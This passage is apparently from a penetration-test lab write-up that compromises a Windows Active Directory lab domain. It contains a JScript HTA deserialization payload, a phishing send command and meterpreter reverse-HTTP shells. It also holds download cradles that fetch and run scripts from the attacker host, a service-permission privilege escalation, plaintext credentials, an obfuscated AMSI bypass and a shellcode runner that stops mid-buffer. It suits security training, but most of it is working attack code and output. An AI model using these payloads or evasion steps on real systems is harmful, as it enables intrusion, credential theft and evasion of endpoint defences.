"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAEAAAABgAAIAAAAAAAAAAAAAAAAAAAAAAEA"+
"AQAAADAAAIAAAAAAAAAAAAAAAAAAAEAAAAAAEgAAABYQAAAsAMAAAAAAAAAAAAAAsAM0AAAAVgBT"+
"AF8AVgBFAFIAUwBJAE8ATgBfAEkATgBGAE8AAAAAAAL0E7/4AAAEAAAABAAAAAAAAAAAEAAAAAD8A"+
"AAAAAAAABAAAAAIAAAAAAAAAAAAAAAAAAAAABEAAAAAQBWAGEAcgBGAGkAbABlAEkAbgBmAG8AAAAA"+
"ACQABAAAAFQAcgBhAG4AcwBsAGEAdABpAG8AbgAAAAAAAACwBBADAAABAFMAdAByAGkAbgBnAEYA"+
"aQBsAGUASQBuAGYAbwAAAOwCAAABADAAMAAwADAAMAA0AGIAMAAAAAGIAJQABAEMAbwBtAG0AZQBu"+
"AHQAcwAAAEUAeABhAG0AcABsAGUAIABBAHMAcwBlAG0AYgBsAHkAIABmAG8AcgAgAEQAbwB0AE4A"+
"ZQB0AFQAbwBKAFMAYwByAGkAcAB0AAAAAAAiAAEAAQBDAG8AbQBwAGEAbgB5AE4AYQBtAGUAAAAA"+
"AAAAAABIABAAAQBGAGkAbABlAEQAZQBzAGMAcgBpAHAAdABpAG8AbgAAAAAARQB4AGEAbQBwAGwA"+
"ZQBBAHMAcwBlAG0AYgBsAHkAAAAwAAgAAQBGAGkAbABlAFYAZQByAHMAaQBvAG4AAAAAADEALgAw"+
"AC4AMAAuADAAAABIABQAAQBJAG4AdABlAHIAbgBhAGwATgBhAG0AZQAAAEUAeABhAG0AcABsAGUA"+
"QQBzAHMAZQBtAGIAbAB5AC4AZABsAGwAAABiAB8AAQBMAGUAZwBhAGwAQwBvAHAAeQByAGkAZwBo"+
"AHQAAABDAG8AcAB5AHIAaQBnAGgAdAAgAKkAIABKAGEAbQBlAHMAIABGAG8AcgBzAGgAYQB3ACAA"+
"MgAwADEANwAAAAAAKgABAAEATABlAGcAYQBsAFQAcgBhAGQAZQBtAGEAcgBrAHMAAAAAAAAAAABQ"+
"ABQAAQBPAHIAaQBnAGkAbgBhAGwARgBpAGwAZQBuAGEAbQBlAAAARQB4AGEAbQBwAGwAZQBBAHMA"+
"cwBlAG0AYgBsAHkALgBkAGwAbAAAAEAAEAABAFAAcgBvAGQAdQBjAHQATgBhAG0AZQAAAAAARQB4"+
"AGEAbQBwAGwAZQBBAHMAcwBlAG0AYgBsAHkAAAA0AAgAAQBQAHIAbwBkAHUAYwB0AFYAZQByAHMA"+
"aQBvAG4AAAAxAC4AMAAuADAALgAwAAAAOAAIAAEAQQBzAHMAZQBtAGIAbAB5ACAAVgBlAHIAcwBp"+
"AG8AbgAAADEALgAwAC4AMAAuADAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAABDQAAAAQAAAAJFwAAAAkGAAAACRYAAAAGGgAAACdTeXN0ZW0uUmVmbGVj"+
"dGlvbi5Bc3NlbWJseSBMb2FkKEJ5dGVbXSkIAAAACgsA";
var entry_class = 'TestClass';

try {
     setversion();
     var stm = base64ToStream(serialized_obj);
     var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
     var al = new ActiveXObject('System.Collections.ArrayList');
     var d = fmt.Deserialize_2(stm);
     al.Add(undefined);
     var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

} catch (e) {
    debug(e.message);
}
</script>
</head>
```

```
<body>
<script language="JScript">
self.close();
</script>
</body>
</html>
```

We then hosted the HTA file on an attacker-controlled webserver using Kali Linux's built-in Python web server module, and used the **sendemail** tool to send out a phishing email to Eli

```
┌──(root💀kali)-[/opt]
└─# sendemail -f administrator@totalenergy.com -t eli@totalenergy.com -s 192.168.68.180 -u "URGENT - Please Help" -m "Plea
se click this link so I can hack you - http://192.168.49.68/evilHTA.hta"
```

Few seconds later the user downloads our HTA file and we got a meterpreter shell from Eli

```
Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x64/windows  OPS\eli @ CLIENT01  192.168.49.68:8080 -> 127.0.0.1 (172.16.68.142)
```

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > sysinfo
Computer        : CLIENT01
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : OPS
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter >
```

```
Id  Name                    Payload                                 Payload opts
--  ----                    -------                                 ------------
0   Exploit: multi/handler  windows/x64/meterpreter/reverse_http    http://192.168.49.68:8080
1   Exploit: multi/handler  windows/meterpreter/reverse_http        http://192.168.49.68:7070
```

** In order not raise suspicion, we configured our reverse shells to use Reverse HTTP*

During enumeration we discovered that Eli's machine had **Constrained Language Mode** enabled

```
C:\Windows\system32>powershell $ExecutionContext.SessionState.LanguageMode
powershell $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

And after further enumeration, we were able to find a folder named **Setup** in **Program Files**

```
10/20/2020  02:43 AM    <DIR>          .
10/20/2020  02:43 AM    <DIR>          ..
10/16/2020  10:02 PM    <DIR>          Common Files
10/20/2020  02:28 AM    <DIR>          Google
10/16/2020  10:40 PM    <DIR>          Internet Explorer
10/20/2020  02:39 AM    <DIR>          Microsoft Office 15
10/16/2020  10:38 PM    <DIR>          Microsoft Update Health Tools
03/18/2019  09:52 PM    <DIR>          ModifiableWindowsApps
10/20/2020  02:53 AM    <DIR>          Setup
10/19/2020  09:49 PM    <DIR>          UNP
```

Inside the Setup folder we found a PowerShell script called **mail.ps1** with hard coded credentials for Eli

```
 Directory of C:\Program Files\Setup

10/20/2020  02:53 AM    <DIR>          .
10/20/2020  02:53 AM    <DIR>          ..
02/16/2021  05:23 AM             2,513 mail.ps1
10/20/2020  02:42 AM            69,632 OpenPop.dll
               2 File(s)         72,145 bytes
               2 Dir(s)   9,471,721,472 bytes free

C:\Program Files\Setup>
```

```
C:\Program Files\Setup>type mail.ps1
type mail.ps1
$server = "mail01.ops.totalenergy.com"
$port = 110
$enableSSL = $false
$username = "eli"
$password = "ifojsSDFksod435"
```

And were able to get the local.txt flag

FLAG 1:

```
c:\Users\eli\Desktop>type local.txt && ipconfig
type local.txt && ipconfig
635f1e9cbad948361dc13f5b518da9b2

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.68.142
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.68.254

c:\Users\eli\Desktop>
```


In order to bypass Constrained Language Mode, we used the **Bypass-CLM** tool

[GitHub - calebstewart/bypass-clm: PowerShell Constrained Language Mode Bypass]

Since the tool has been released for sometime and many AV products can pick it up, we had to obfuscate the **Bypass-CLM** binary.

For binary obfuscation we used **neo-ConfuserEx**

[GitHub - XenocodeRCE/neo-ConfuserEx: Updated ConfuserEX, an open-source, free obfuscator for .NET applications]



```
[DEBUG] Executing 'Name analysis' phase...
[DEBUG] Building VTables & identifier list...
[DEBUG] Analyzing...
 [INFO] Processing module 'bypass-clm.exe'...
[DEBUG] Executing 'Invalid metadata addition' phase...
[DEBUG] Executing 'Renaming' phase...
[DEBUG] Renaming...
[DEBUG] Executing 'Anti-debug injection' phase...
[DEBUG] Executing 'Anti-dump injection' phase...
[DEBUG] Executing 'Anti-ILDasm marking' phase...
[DEBUG] Executing 'Encoding reference proxies' phase...
[DEBUG] Executing 'Constant encryption helpers injection' phase...
[DEBUG] Executing 'Resource encryption helpers injection' phase...
[DEBUG] Executing 'Constants encoding' phase...
[DEBUG] Executing 'Anti-tamper helpers injection' phase...
[DEBUG] Executing 'Control flow mangling' phase...
[DEBUG] Executing 'Post-renaming' phase...
[DEBUG] Executing 'Anti-tamper metadata preparation' phase...
[DEBUG] Executing 'Packer info extraction' phase...
 [INFO] Writing module 'bypass-clm.exe'...
[DEBUG] Encrypting resources...
 [INFO] Finalizing...
[DEBUG] Saving to 'C:\tools\confuser\out\bypass-clm.exe'...
[DEBUG] Executing 'Export symbol map' phase...
 [INFO] Done.
Finished at 11:36 AM, 0:01 elapsed.
```

We then called the obfuscated version of the binary **bypass-clm_FUD.exe** and uploaded it to the victim's box to a folder called temp

```
meterpreter > cd c:\\
meterpreter > mkdir temp
Creating directory: temp
meterpreter > cd temp
meterpreter > upload /opt/ops/bypass-clm_FUD.exe
[*] uploading  : /opt/ops/bypass-clm_FUD.exe -> bypass-clm_FUD.exe
[*] Uploaded 54.50 KiB of 54.50 KiB (100.0%): /opt/ops/bypass-clm_FUD.exe -> bypass-clm_FUD.exe
[*] uploaded   : /opt/ops/bypass-clm_FUD.exe -> bypass-clm_FUD.exe
meterpreter >
```

Then we were able to run the tool using InstallUtil.exe to escape the constrained language mode

```
c:\temp>c:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U "C:\temp\bypass-clm_FUD.exe"
c:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U "C:\temp\bypass-clm_FUD.exe"
Microsoft (R) .NET Framework Installation utility Version 4.8.3752.0
Copyright (C) Microsoft Corporation.  All rights reserved.

Banner

PS C:\temp> $ExecutionContext.SessionState.LanguageMode
$ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\temp>
```

From the new PowerShell that is now running in Full Language, we hosted a PowerShell ingestor of **BloodHound** on our attacker machine, and used a PowerShell download cradle to load it and run it against OPS domain from **client01**'s memory

GitHub - BloodHoundAD/BloodHound: Six Degrees of Domain Admin

```
PS C:\temp> Invoke-BloodHound -CollectionMethod "All,GPOLocalGroup" -Domain OPS.TOTALENERGY.COM
Invoke-BloodHound -CollectionMethod "All,GPOLocalGroup" -Domain OPS.TOTALENERGY.COM
----------------------------------------------
Initializing SharpHound at 9:03 AM on 6/30/2021
----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SP

[+] Creating Schema map for domain OPS.TOTALENERGY.COM using path CN=Schema,CN=Configuration,DC=T
[+] Cache File Found! Loaded 322 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 77 MB RAM
Status: 92 objects finished (+92 46)/s -- Using 81 MB RAM
Enumeration finished in 00:00:02.3577017
Compressing data to C:\temp\20210630090304_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 9:03 AM on 6/30/2021! Happy Graphing!
```

We also used **PowerView.ps1** using a download cradle to further enumerate the forest, and we were able to get a list of the forest's domains, and then we ran **BloodHound** against all of them.

[PowerSploit/Recon at master · PowerShellMafia/PowerSploit · GitHub]

```
Get-ForestDomain


Forest                  : TOTALENERGY.COM
DomainControllers       : {cdc08.ICS.TOTALENERGY.COM}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  : TOTALENERGY.COM
PdcRoleOwner            : cdc08.ICS.TOTALENERGY.COM
RidRoleOwner            : cdc08.ICS.TOTALENERGY.COM
InfrastructureRoleOwner : cdc08.ICS.TOTALENERGY.COM
Name                    : ICS.TOTALENERGY.COM

Forest                  : TOTALENERGY.COM
DomainControllers       : {cdc05.OPS.TOTALENERGY.COM}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  : TOTALENERGY.COM
PdcRoleOwner            : cdc05.OPS.TOTALENERGY.COM
RidRoleOwner            : cdc05.OPS.TOTALENERGY.COM
InfrastructureRoleOwner : cdc05.OPS.TOTALENERGY.COM
Name                    : OPS.TOTALENERGY.COM

Forest                  : TOTALENERGY.COM
DomainControllers       : {rdc02.TOTALENERGY.COM}
Children                : {ICS.TOTALENERGY.COM, OPS.TC
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : rdc02.TOTALENERGY.COM
RidRoleOwner            : rdc02.TOTALENERGY.COM
InfrastructureRoleOwner : rdc02.TOTALENERGY.COM
Name                    : TOTALENERGY.COM
```

Using the same tool, we were able to map AD trusts in the forest

```
Invoke-MapDomainTrust | select SourceName,TargetName,TrustDirection

SourceName          TargetName          TrustDirection
----------          ----------          --------------
OPS.TOTALENERGY.COM TOTALENERGY.COM     Bidirectional
TOTALENERGY.COM     DMZTE.COM           Bidirectional
TOTALENERGY.COM     OPS.TOTALENERGY.COM Bidirectional
TOTALENERGY.COM     ICS.TOTALENERGY.COM Bidirectional
ICS.TOTALENERGY.COM TOTALENERGY.COM     Bidirectional
DMZTE.COM           TOTALENERGY.COM     Bidirectional
```

** The syntax for loading offensive PowerShell scripts using download cradle:*

```
iex(new-object net.webclient).downloadstring('http://192.168.49.68/<ToolName>.ps1')
```

*Where **192.168.49.68** is the attacker's IP*

Using the above technique, we were also able to load the PowerUp.ps1 privilege escalation script

[PowerSploit/PowerUp.ps1 at master · PowerShellMafia/PowerSploit · GitHub]

Any by invoking the script using **Invoke-AllChecks** we were able to find a service with vulnerable permissions

```
ServiceName   : SNMPTRAP
Path          : C:\Windows\System32\snmptrap.exe
StartName     : NT AUTHORITY\LocalService
AbuseFunction : Invoke-ServiceAbuse -Name 'SNMPTRAP'
CanRestart    : True
Name          : SNMPTRAP
Check         : Modifiable Services
```

Using Service Controller, we were able to change the service settings to run as SYSTEM, and changed the binPath of the service so that it adds **OPS\eli** to local administrators

```
c:\temp>sc config SNMPTRAP binpath= "cmd.exe /c net localgroup administrators OPS\eli /add" start= "demand" obj= "NT AUTHORITY\SYSTEM" password= ""
sc config SNMPTRAP binpath= "cmd.exe /c net localgroup administrators OPS\eli /add" start= "demand" obj= "NT AUTHORITY\SYSTEM" password= ""
[SC] ChangeServiceConfig SUCCESS
```

And by running the service, the user **eli** indeed became a local administrator

```
c:\temp>sc start SNMPTRAP
sc start SNMPTRAP
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


c:\temp>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
offsec
OPS\Domain Admins
OPS\eli
OPS\monitor
The command completed successfully.
```

In order to make use of the new group membership, we used to establish a new logon session as Eli, so we set up pivoting using the meterpreter session we have on **client01**

```
msf6 post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted:
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR
   SESSION                   yes       The session to run this module on.
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf6 post(multi/manage/autoroute) > set session 1
session => 1
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module (incompatible session platfo
[*] Running module against CLIENT01
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.68.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

We also configured a socks proxy on the attacker machine so we can proxy attack tools to the internal environment using the session we have on client01

```
Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Descript
   ----     ---------------  --------  --------
   SRVHOST  192.168.49.68    yes       The addr
   SRVPORT  1010             yes       The port
   VERSION  4a               yes       The SOCK
```

Finally, we use impacket's wmiexec to get an interactive shell as eli

[GitHub - SecureAuthCorp/impacket: Impacket is a collection of Python classes for working with network protocols.]

```
┌──(root💀kali)-[/opt/ops]
└─# proxychains -q  wmiexec.py ops.totalenergy.com/eli:ifojsSDFksod435@172.16.68.142
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

In order to get an elevated meterpreter shell we use msfvenom to create a .ps1 shellcode

Syntax:

```
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=192.168.49.68 LPORT=8080 EXITFUNC=thread -f ps1
```

Then we copy the resultant shellcode, and paste it in a PowerShell script to perform reflection, and we call the script **re.ps1**

Then we use an AMSI bypass script – made by RastaMouse – and add it to the top of our script re.ps1, however, since the AMSI bypass script itself can be picked up by AMSI sometimes, we had to obfuscate it first.

Original RastaMouse AMSI bypass:

```
$LDUCS = @"
using System;
using System.Runtime.InteropServices;
public class LDUCS {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint
lpflOldProtect);
}
"@

Add-Type $LDUCS

$TNHDXRW = [LDUCS]::LoadLibrary("$([chAR](139-42)+[CHar](109)+[cHAr](47+68)+[CHaR]([byte]0x69)+[char](68-
22)+[cHAR]([ByTe]0x64)+[CHaR](108)+[char]([bytE]0x6C))")
$PEGLFK = [LDUCS]::GetProcAddress($TNHDXRW,
"$('ÃmsîScânBuffer'.NoRMALizE([chaR]([ByTe]0x46)+[ChAR](42+69)+[chaR](15+99)+[chAr](109)+[CHaR](90-22)) -
replace [CHar]([bYTE]0x5C)+[ChAr]([BYte]0x70)+[char]([byTe]0x7B)+[chAR](77)+[CHAr](135-25)+[CHaR](206-81))")
$p = 0
[LDUCS]::VirtualProtect($PEGLFK, [uint32]5, 0x40, [ref]$p)
$HFLY = "0xB8"
$MXWA = "0x57"
$ZGPQ = "0x00"
$DGFY = "0x07"
$WDWN = "0x80"
$EPLM = "0xC3"
$VIZLX = [Byte[]] ($HFLY,$MXWA,$ZGPQ,$DGFY,+$WDWN,+$EPLM)
[System.Runtime.InteropServices.Marshal]::Copy($VIZLX, 0, $PEGLFK, 6)
```

The tool of choice to obfuscate the AMSI bypass script was ISESteroids - www.powertheshell.com

Now the final script content looks like this:

```
${11} =
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('dQBzAGkAbgBnACAAUwB5AHMAdABlAG0AOwANAAoAdQB
zAGkAbgBnACAAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBlAHMAOwANAAoAcAB1AGIA
bABpAGMAIABjAGwAYQBzAHMAIABMAEQAVQBDAFMAIAB7AA0ACgAgACAAIAAgAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQBsA
DMAMgAiACkAXQANAAoAIAAgACAAIABwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEcAZQ
B0AFAAcgBvAGMAQQBkAGQAcgBlAHMAcwAoAEkAbgB0AFAAdAByACAAaABNAG8AZAB1AGwAZQAsACAAcwB0AHIAaQBuAGcAIABwAHIAbwBjAE4
AYQBtAGUAKQA7AA0ACgAgACAAIAAgAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQBsADMAMgAiACkAXQANAAoAIAAgACAAIABw
AHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEwAbwBhAGQATABpAGIAcgBhAHIAeQAoAHMAd
AByAGkAbgBnACAAbgBhAG0AZQApADsADQAKACAAIAAgACAAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyACIAKQBdAA
0ACgAgACAAIAAgAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAGIAbwBvAGwAIABWAGkAcgB0AHUAYQBsAFAAcgB
vAHQAZQBjAHQAKABJAG4AdABQAHQAcgAgAGwAcABBAGQAZAByAGUAcwBzACwAIABVAEkAbgB0AFAAdAByACAAZAB3AFMAaQB6AGUALAAgAHUA
aQBuAHQAIABmAGwATgBlAHcAUAByAG8AdABlAGMAdAAsACAAbwB1AHQAIAB1AGkAbgB0ACAAbABwAGYAbABPAGwAZABQAHIAbwB0AGUAYwB0A
CkAOwANAAoAfQA='')))
Add-Type ${11}
${10} = [LDUCS]::LoadLibrary("$([chAR](139-42)+[CHar](109)+[cHAr](47+68)+[CHaR]([byte]0x69)+[char](68-
22)+[cHAR]([ByTe]0x64)+[CHaR](108)+[char]([bytE]0x6C))")
${1} = [LDUCS]::GetProcAddress(${10},
"$($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('wwBtAHMA7gBTAGMA4gBuAEIAdQBmAGYAZQByAA==
'))).NoRMALizE([chaR]([ByTe]0x46)+[ChAR](42+69)+[chaR](15+99)+[chAr](109)+[CHaR](90-22)) -replace
[CHar]([bYTE]0x5C)+[ChAr]([BYte]0x70)+[char]([byTe]0x7B)+[chAR](77)+[CHAr](135-25)+[CHaR](206-81))")
${9} = 0
[LDUCS]::VirtualProtect(${1}, [uint32]5, 0x40, [ref]${9})
${8} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('MAB4AEIAOAA=')))
${7} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('MAB4ADUANwA=')))
${6} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('MAB4ADAAMAA=')))
${5} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('MAB4ADAANwA=')))
${4} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('MAB4ADgAMAA=')))
${3} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('MAB4AEMAMwA=')))
${2} = [Byte[]] (${8},${7},${6},${5},+${4},+${3})
[System.Runtime.InteropServices.Marshal]::Copy(${2}, 0, ${1}, 6)
```

```
function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
        Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
            Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp = @()
    $assem.GetMethods() | ForEach-Object { If ($_.Name -eq "GetProcAddress") { $tmp += $_ } }
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)),
$functionName))
}
function getDelegateType {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
        [Parameter(Position = 1)] [Type] $delType = [Void]
    )
    $type = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
$false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])
    $type.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $func).SetImplementationFlags('Runtime, Managed')
    $type.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType,
$func).SetImplementationFlags('Runtime, Managed')
    return $type.CreateType()
}
$lpMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll
VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero,
0x1000, 0x3000, 0x40)
#msfvenom -f ps1
[Byte[]] $buf =
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x
60,0x51,0x48,0x8b,0x52,0x18,0x56,0x48,0x8b,0x52,0x20,0x4d,0x31,0xc9,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x8b,0x72,0x
50,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x48,0x8b
,0x52,0x20,0x8b,0x42,0x3c,0x41,0x51,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,
